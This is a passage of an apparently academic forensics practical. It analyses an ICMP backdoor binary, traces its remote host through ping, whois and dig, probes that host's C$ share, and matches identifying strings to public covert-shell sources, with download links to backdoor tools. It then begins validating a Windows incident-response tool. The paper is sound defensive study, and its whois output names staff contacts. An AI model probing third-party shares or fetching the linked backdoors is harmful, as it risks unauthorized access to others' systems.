
I wanted to see if the IP uncovered during this investigation was still active. I ran a ping test against the machine and was able to determine this machine is still on the Internet. The results of this test are shown below.



```
C:\>ping 199.107.97.191

Pinging 199.107.97.191 with 32 bytes of data:

Reply from 199.107.97.191: bytes=32 time=60ms TTL=114
Reply from 199.107.97.191: bytes=32 time=40ms TTL=114
Reply from 199.107.97.191: bytes=32 time=50ms TTL=114
Reply from 199.107.97.191: bytes=32 time=50ms TTL=114

Ping statistics for 199.107.97.191:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 40ms, Maximum =  60ms, Average =  50ms

C:\>_
```

<u>Network Share</u>

Now that we know the machine is still active, I wanted to see if the default drive share (*C$*) was still active. I attempted to map the network share as shown below.



Windows can help you connect to a shared network folder and assign a drive letter to the connection so that you can access the folder using My Computer.

Specify the drive letter for the connection and the folder that you want to connect to:

Drive: Z:

Folder: \\199.107.97.191\C$


Example: \\server\share

Reconnect at logon

Connect using a different user name.

Create a shortcut to a Web folder or FTP site.

The remote computer responded to my request to map the network drive with a username / password challenge. I would speculate that this machine has been secured since the unknown binary was written. I made no attempt to gain access to this machine by typing in a username and password – I simply clicked **Cancel**.



Incorrect password or unknown username for:


\\199.107.97.191\C$

Connect As:

Password:


Whois

I wanted to see what I could find out about this IP address from whois so I fired up one of my favorite whois clients – Sam Spade[21] (for Windows). After typing in the IP and clicking whois I got results shown below.




```
08/22/03 23:11:19 IP block 199.107.97.191
Trying 199.107.97.191 at ARIN
Trying 199.107.97 at ARIN
CERFnet NETBLK-CERFNET-CBLK2 (NET-199-105-0-0-1)
                                  199.105.0.0 - 199.108.255.255
CERFnet customer - Azusa Pacific University CERF-AZUSA (NET-199-107-96-0-1)
                                  199.107.96.0 - 199.107.99.255

# ARIN WHOIS database, last updated 2003-08-22 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

It seems that the unknown binary is trying to contact a machine that is registered to Azusa Pacific University. I wanted to see what else I could determine about the machine in question so I also performed a dig to see what was available. The results of this command are shown below.



```
08/22/03 23:13:29 dig 199.107.97.191 @ 64.81.127.2
Dig 191.97.107.199.in-addr.arpa@64.81.127.2 ...
Non-authoritative answer
Recursive queries supported by this server
 Query for 191.97.107.199.in-addr.arpa type=255 class=1
  191.97.107.199.in-addr.arpa PTR (Pointer) sbm191.dtc.apu.edu
```

With the information gathered so far, it is pretty safe to assume that the machine in question is indeed from Azusa Pacific University. It is probably likely that this machine has been compromised without the knowledge of the system administrator there. I decided to go ahead and look up the contact information for Azusa Pacific University's network in case I decided to contact them and alert them of the situation. The next capture shows the whois info for *apu.edu*.


whois apu.edu, finished

```
08/22/03 23:56:28 whois apu.edu
.edu is a domain of USA Educational

whois -h whois.internic.net apu.edu ...

Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: APU.EDU
   Registrar: EDUCAUSE
   Whois Server: whois.educause.net
   Referral URL: http://www.educause.edu/edudomain
   Name Server: CBRU.BR.NS.ELS-GMS.ATT.NET
   Name Server: CMTU.MT.NS.ELS-GMS.ATT.NET
   Name Server: NS.APU.EDU
   Status: ACTIVE
   Updated Date: 04-may-2003
   Creation Date: 03-may-1994
   Expiration Date: 03-may-2004
```

With the registrar information for *apu.edu* shown above, I decided it was time to open a browser and go to the whois server listed above (*whois.educause.net*). I performed a whois query[22] on *apu.edu* there and got the contact information shown below.

```
--------------------------

Domain Name: APU.EDU

Registrant:
   Azusa Pacific University
   PO Box 7000
   Azusa, CA 91702-7000
   UNITED STATES

Contacts:

   Administrative Contact:
   John Reynolds
   Chief Information Officer
   Azusa Pacific University
   PO Box 7000
   Azusa, CA 91702-7000
   UNITED STATES
   (626) 969-3434
   jreynolds@apu.edu


   Technical Contact:
   James Stoker
   Network Administrator
   Azusa Pacific University
   PO Box 7000
   Azusa, CA 91702-7000
   UNITED STATES
   (626) 969-3434
   jstoker@apu.edu


Name Servers:
   NS.APU.EDU                         199.184.237.168
   CBRU.BR.NS.ELS-GMS.ATT.NET
   CMTU.MT.NS.ELS-GMS.ATT.NET

Domain record activated:    03-May-1994
Domain record last updated: 13-Aug-2002
```

This gave me enough information to contact Azusa Pacific University's network staff. In this case, I did not feel it was warranted because the drive share the unknown binary is using has been secured with a password.

Program Identification

I was expecting to easily be able to identify this program based on the things I already knew about it from my analysis. The strings contained within the binary itself are usually a quick and easy way to find the source code for a given program if it is publicly available. Ignoring all the function calls and garbage that would not be particularly useful, I was primarily interested in the strings captured below.

```
impossibile creare raw ICMP socket
```

```
RAW ICMP SendTo:
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
loki
\\199.107.97.191\C$
```

One thing worth noting is that this list is fairly lean. It is quite common to find a much larger number of strings that would help in finding the source of the program. This should have been my first clue that this was not going to be as easy as I had originally hoped.

The most obvious string that should be able to quickly identify this program is "Icmp BackDoor V0.1" which appears to be the name of the program. I first tried searching the web using Google, AltaVista, Yahoo! and a couple others search engines to see if I could find this string. Unfortunately, none of them were any help in finding the source code. I even tried looking through the newsgroups using Google Groups (formerly Deja News) that maintains a searchable archive of most newsgroup postings. I tried searching for what I thought would be second most probable string -- "Code by Spoof". I was not hoping for much here given the absence of a hit on the previous search and the fact that "Spoof" is not a particularly original handle for a hacker. I tried similar searches on the IP "199.107.97.191" just on a chance that it might have been mentioned somewhere, but got no results.

The seemingly innocuous lines relating to ICMP actually proved to be the most useful items in helping identify some of the source code from which this program is likely derived. The lines "impossibile creare raw ICMP socket" and "RAW ICMP SendTo:" are both found in the in the source code for the Linux "ICMP Tunneling Library" (filename: *ICMPLIB_V1.h*) written by FuSyS[23]. This library was later ported by Dark Schneider[24] (filename: *icmp_tunnel.h*) to bring similar functionality to the Windows world. Because these strings seem to be limited to these files, it is highly probable that at least part of the unknown binary is derived from this code. The file *icmp_tunnel.h* is more closely related to this file – this would be expected, as it is the Windows version.

It is worth noting that neither of these files were used by the author of *target2.exe* without making changes to the code because the strings which "should" have been present in the compiled binary were not. Specifically, *icmp_tunnel.h* has the following lines of code that I have pulled from the full source.

```
fprintf(stderr, "impossibile creare raw ICMP socket");
perror("RAW ICMP SendTo: ");
perror("dimensioni pacchetto IP errate: ");
```

If you refer back to the strings extracted from the unknown binary, you will notice the first two lines are indeed present. The absence of the third line would indicate that the author of the unknown binary edited this library or perhaps used a slightly older version that did not have this line of code.

The original library *ICMPLIB_V1.h* is a less likely candidate of being used directly (even though it is the basis *of icmp_tunnel.h*) because it has many more strings that "should" have been present which are not. Here is a list of the strings from the code that should have been in the binary had this library been used.

```
fprintf(stderr,"Errore nella risoluzione del nome:`%s`\n",hostname);
fprintf(stderr, "Impossibile creare raw ICMP socket ");
fprintf(stderr, "Impossibile creare raw socket ");
fprintf(stderr,"Impossibile creare IP Header ");
perror("RAW ICMP SendTo: ");
perror("Dimensioni pacchetto IP errate: ");
perror("RAW ICMP SendTo: ");
perror("Dimensioni pacchetto IP errate: ");
```

I also took the time to check out several ICMP backdoors (including Loki[25] because it's name was found in the binary) to see if this might be a derived work from one of them. It was not apparent that any of these tools were the basis of the unknown binary. The likeliest candidate I found for being a derived source for *target2.exe* would be *007Shell.c*[26] also by FuSyS. While it was written for UNIX and contains many strings not found in the unknown binary, it does have some traits that would make it a good candidate for being "related" to the unknown binary. The code for *007Shell.c* could reasonably be ported to Windows because it relies on *ICMPLIB_V1.h*, which could be replaced by *icmp_tunnel.h* for Windows. This is purely conjecture on my part, but I would not be surprised if this were the basis for some of the code in the unknown binary.

As a last-ditch effort, I tried searching the Internet for the binary's MD5 checksum (848903a92843895f3ba7fb77f02f9bf1) and running it through my antiviral program. Neither of these efforts provided any identification of the unknown binary.

Because I cannot find anything that appears to be the source of this program on the Internet (either in source code or binary form), I can only assume that *target2.exe* comes from some hacker's "private collection" and is not available to the public. As such, it likely that the skill level of this individual is fairly high and it is not a tool belonging to a "script kiddie". It would be very prudent for the system administrator of the system this binary was taken from to perform an in-depth investigation into the origins of this program and how it was used. There should be numerous sources of additional information on the compromised system and any network devices in its vicinity. Without additional information from the actual system, there is not much more that can be ascertained from additional analysis.

I have included the full source code for *ICMPLIB_V1.h*, *icmp_tunnel.h*, and *007Shell.c* in Appendix A.

Legal Implications

There are a number of legal implications that could arise around this binary if an unauthorized user executed it on a system. In this case, there was not enough information provided about the system the binary was found on to make any conclusions as to whether this binary was actually run or not. Had more details been provided about the system and circumstances this binary was acquired under, perhaps the legal implications would have been more ascertainable.

Assuming this program is installed or run on a company's computer system, then the most likely law that would be applicable to this situation is the Federal Computer Fraud and Abuse Act[27], Title 18 U.S.C. § 1030. This statute makes many attacks against a computer a crime, but the each situation must be carefully looked at to determine which section is most applicable. While there are definite exceptions and special cases, in general for the Federal Computer Fraud and Abuse Act to apply to a given situation you must be able to prove "damage" of $5,000 or more within a given year. The actual loss includes not only the value of the information that may have been compromised or lost, but also the costs associated with responding to the intrusion. In addition to the requirement that the required damages occurred, this statue also looks to see if the damage was either cause recklessly or intentionally. For an unauthorized user, simply proving the required damages occurred due to an action on their behalf would result in a misdemeanor charge. If the damage could be proved to be intentional or reckless, the charge would be a felony. If the user were an authorized user of the system in question, then the only crime possible would be a felony charge if there were intentional damage to the computer system. In addition to hefty fines, penalties for crimes under the Federal Computer Fraud and Abuse Act range from 1 year to 20 years depending on the crime's severity and the past criminal history of the perpetrator[28].

Even if an internal user installed this program and it was not used to cause intentional damages, it is quite possible that the use of this tool could violate an organization's acceptable use policy. If such a policy was in place, then it is quite possible an employee could be disciplined or even fired for having such a covert channel backdoor program because of the security risks it presents to the organization.

Interview Questions

In this scenario, I am assuming that I have been provided the opportunity to speak with the person that may have installed the unknown binary on the system in question. It is not very likely that this conversation would be occurring outside a court of law had this been an outside attacker, so I have assumed that I am interviewing an employee suspected of installing this binary on a company machine. The questions have been structured to try to get the interviewee to volunteer information early in the interview, while becoming more direct as the interview progresses. The level of effectiveness of these questions will be limited by the interviewee's knowledge of such interview tactics and their willingness to cooperate. It is quite possible that an interviewee's level of cooperation will decrease as the interview progresses and the questions become more targeted.

1. Please tell me about your computer skills. Would you consider yourself a novice, average, or power computer user?
2. Please tell me about your programming skills. Do you have any Windows programming experience and what languages do you program in?
3. I understand that you primarily use this computer. What can you tell me about the type of work you do on it and the applications that are installed on it? Do you have admin rights on this machine?
4. We have some other users on our network complaining about strange things happening on their machines. Have you noticed anything unusual on this machine while you were using it?
5. Have you installed any software on this computer? If so when, and where did it come from? What is its intended purpose?
6. Tell me about your telecommuting activities. Do you ever access this computer from home and if so for what purpose?
7. We have been noticing some unusual network activity coming to and from this machine. What can you tell me about any programs that may be accessing the network from this machine?
8. Is there anything you can tell me about a program called ICMP BackDoor? How about Loki? Do you know anything about hacker tools?
9. Well, I think I pretty much have all the information I need to complete my report. Is there anything else you feel you need to tell me before I leave?
10. Oh before I leave, do you or anyone you know go by a hacker alias? If so what is it? Are you 31337 (elite)? 8^)

Additional Information

I have included links to a few sites that may prove useful if you want more information about ICMP backdoors. The last one is the best if you just want a quick overview of what a covert shell is.

Loki
http://www.phrack.org/phrack/49/P49-06
http://www.phrack.org/phrack/51/P51-06

007Shell.c
http://www.s0ftpj.org/tools/007shell.tgz

ICMPLIB_V1.h
http://www.s0ftpj.org/tools/ICMPLIB_V1.h


icmp_tunnel.h
http://www.s0ftpj.org/tools/icmp_tunnel.h

Covert Shells
http://www.giac.org/practical/GSEC/J_Christian_Smith_GSEC.pdf

Part 2 – Perform Forensic Tool Validation

Scope

This paper seeks to perform a forensic tool validation of a tool I wrote named Windows Forensic Toolchest (WFT). WFT is designed to provide an automated, scripted response on a Window's system to collect security-relevant information so that a knowledgeable security person can process it offline looking for signs of an incident. I have made special effort to ensure this tool is implemented in a forensically sound manner and to ensure it produces output useful for both a court of law and to an end user. A screen capture of WFT's main screen is shown below.



Windows Forensic Toolchest (WFT)

The **Windows Forensic Toolchest (WFT)** was written to provide an automated incident response on a Windows system and collect security-relevant information from the system. It is essentially a forensically enhanced batch processing shell capable of running other security tools and producing HTML based reports in a forensically sound manner. You can use the menu on the left side of this page to navigate through these reports.

System Information

Computer Name:	NOBODY-XP
Operating System:	Microsoft Windows XP Workstation 5.1 (Build 2600)
User Name:	Administrator
Windows Directory:	C:\WINDOWS
System Directory:	C:\WINDOWS\System32
System Date/Time:	08/25/2003 07:12:15 (24h)

Security Resources

SANS Institute
SecurityFocus
Packet Storm

If you have ever seen Incident Response Collection Report (IRCR)[29], then Windows Forensic Toolchest is substantially equivalent in base functionality. IRCR claims to be "similar to The Coroner's Toolkit (TCT) by Dan Farmer & Wietse Venema", but it essentially serves as a wrapper program to automate the running of several other command line programs for the purpose of taking a "snapshot of the system in the past."

Unfortunately, there are several "questionable" aspects of IRCR that make it somewhat less than ideal for forensic purposes. While I do not intend to turn this into an IRCR bashing paper, I should probably defend my previous statement with some of the things that I felt were limitations of IRCR.

- IRCR is written in Perl and “compiled” into a Windows executable using Perl2Exe[30] resulting in a much larger executable than one would like when dumping memory after the tool is run. Furthermore, binaries “compiled” with Perl2Exe make use of a temp file when running so IRCR is modifying the file system of the machine it is being run on.
- IRCR makes use of several external DLL files to gain some of its information. It would be preferable to have this capability statically linked into the binary.
- IRCR does not support CIFS filenames for writing its reports so output has to be written to a local drive. This can be overcome by mapping a local drive to an external system, but this changes the configuration of the system you are investigating.
- IRCR produces reports that have modified a security tool’s standard output – thus making the output less pure and open to debate if used in legal proceedings. IRCR also fails to make use of MD5 checksums for any of its output reports.
- IRCR is not configurable so there is no way to add features or support tools other than the ones the author of IRCR provided. Worse yet, IRCR does not appear to be maintained anymore.

The Windows Forensic Toolchest (WFT) was born based on my desire to have a tool that surpassed IRCR in flexibility, while being forensically sound in its implementation. It was written (and rewritten) over the course of several weekends during my efforts to complete the SANS GIAC Certified Forensic Analyst (GCFA) practical assignment.

The scope of the testing in this forensic tool validation is limited to strictly Windows Forensic Toolchest. The goal of this testing is to prove that WFT provides a forensically sound framework for providing an automated incident response on a Windows system using a flexible array of security related tools. A validation of each of the tools it subsequently invokes is outside the scope of this paper. The response methodology being utilized is based off the one in the GCFA courseware, but I have taken the liberty to adjust this response to include my own unique blend of capability. Because a configuration file drives WFT, the automated response can be customized as needed.

Tool Description

The Windows Forensic Toolchest (WFT) was written through my efforts to complete the SANS GIAC Certified Forensic Analyst (GCFA) practical assignment. As such, the author of the program is Monty McDougal. The version of WFT I am evaluating is v1.0.01 (2003.08.25). I have made this tool publicly available via my web site (http://www.foolmoon.net/security/) as part of publishing this paper – although it will probably be moving to a permanent home elsewhere in the near future. Note a link to the new site will remain.

WFT is a tool designed to provide an automated incident response on a Windows system and collect security-relevant information from the system. It is essentially a forensically enhanced batch processing shell capable of running other security tools and producing HTML based reports in a forensically sound manner. A knowledgeable security person can use it to help look for signs of an incident (when used in conjunction with the appropriate tools). WFT is designed to produce output that is useful to the user, but is also appropriate for use in court proceedings. It provides extensive logging of all its actions along with computing the MD5 checksums along the way to ensure that its output is verifiable. The primary benefit of using WFT to perform incident responses is that it provides a simplified way of scripting such responses using a sound methodology for data collection.

I have made every effort to ensure that WFT is forensically sound. It is compiled with Microsoft Visual C++ (v6.0) and I have statically linked it to the extent that I was able to do so. In usage, I have not observed it relying on any Visual C++ runtime files so I may have achieved my goals.

WFT should be run from a CD to ensure the forensic integrity of the evidence it collects. In addition to the WFT binary, you will also need to copy any external programs it will be invoking to the CD as well. The CD must also include a trusted *cmd.exe* to ensure that it is being used in a forensically sound manner. The config file that is being used to invoke WFT should contain the MD5 checksums of not only all the tools being accessed, but also any external files they require (i.e. any DLLs, config files, etc.). Each of these files should be verified (using the *V* action in the config file) at least once during WFT execution to ensure that the MD5 is valid. All verifications are logged as part of WFT's execution.

The format of the WFT configuration file is documented as follows. This comes from the *wft.cfg* file provided with the tool.

```
##############################################################################
# This is the config file used to generate this report. It is formatted as
follows:
#
# ACTION     EXECUTABLE   MD5CHECKSUM  COMMAND      OUTPUT MENU   DESCRIPTION
# Note: Each of these items is separated by a TAB (white space will not work).
# Note: Lines beginning with # are treated as comments.
#
# ACTION tells Windows Forensic Toolchest (WFT) how to process each line. Valid
ACTIONs are:
#     V     Perform MD5 verification of EXECUTABLE.
#     E     Build a COMMAND to execute.
#     H     Build a HTML report.
#     M     Add a menu heading.
#     S     Skip COMMAND if -noslow option is used.
#     W     Skip COMMAND if -nowrite option is used.
# Note: Multiple ACTIONS can be combined on a line
#
# EXECUTABLE tells Windows Forensic Toolchest (WFT) what Executable this line
will be using.
#     Executables should be collocated with Windows Forensic Toolchest (WFT)
executable.
#
# MD5CHECKSUM is the MD5 checksum of EXECUTABLE.
#
# COMMAND tells Windows Forensic Toolchest (WFT) how to build the command line
to be invoked.
#     For most executables, COMMAND should be: "%s > %s%s%s".
#     This expands to the command line: "EXECUTABLE > [REPORT
PATH\]OUTPUT.txt".
#
# OUTPUT is the filename (no extension) to be used for the raw report.
#
# MENU sets the text to be used in the Report link or Menu header.
#
# DESCRIPTION describes the EXECUTABLE and its purpose.
############################################################################
```

Additionally WFT has a number of command line options that can be used to affect its behavior. The command line options for *wft.exe* are shown below.

```
Windows Forensic Toolchest (WFT) v1.0.01 (2003.08.25)
Copyright (C) 2003 Monty McDougal
http://www.foolmoon.net/security/

usage: wft [-h] [-help] [-?] [-usage]

       Outputs these instructions to stdout

usage: wft [-md5 filename]

       Outputs MD5 checksum for FILE filename to stdout

usage: wft [-cfg cfgfile] [-dst destination] [-shell cmdshell]
           [-noslow] [-nowrite] [-noreport]

       Executes WFT with behavior as defined below

       -cfg cfgfile
            Uses cfgfile to determine which tools to run
            Note:  cfgfile defaults to wft.cfg if not specified

       -dst destination
            Defines the path that reports will be written to
            Note:  destination defaults to current directory if not specified
                   destination must end with a \ and exist to be used
                   destination can (and should) be a remote file system
                     i.e. \\computer\share\directory\

       -shell cmdshell
            Redefines shell references from cmd.exe to cmdshell

       -noslow
            Causes WFT not to run slow (S) executables in cfgfile

       -nowrite
            Causes WFT not to run executables that write (W) to source machine
```

```
        -noreport
             Causes WFT not to create HTML (H) reports
```

Test Apparatus


The validation of the Windows Forensic Toolchest (WFT) is being performed on two Windows machines connected via a hub. While there are other machines on my "lab" network (see diagram in the next section), they are irrelevant for the purpose of this procedure so they will not be shown here.

	System 1	System 2
Test Role	Client	Server
Operating System	Windows XP Pro	Windows 2K Pro
IP Address	192.168.0.103	192.168.0.102
Service Pack	N/A	SP4
Manufacturer	Custom Built	Custom Built
Processor	P4-2.4	P3-550
Memory	512	512
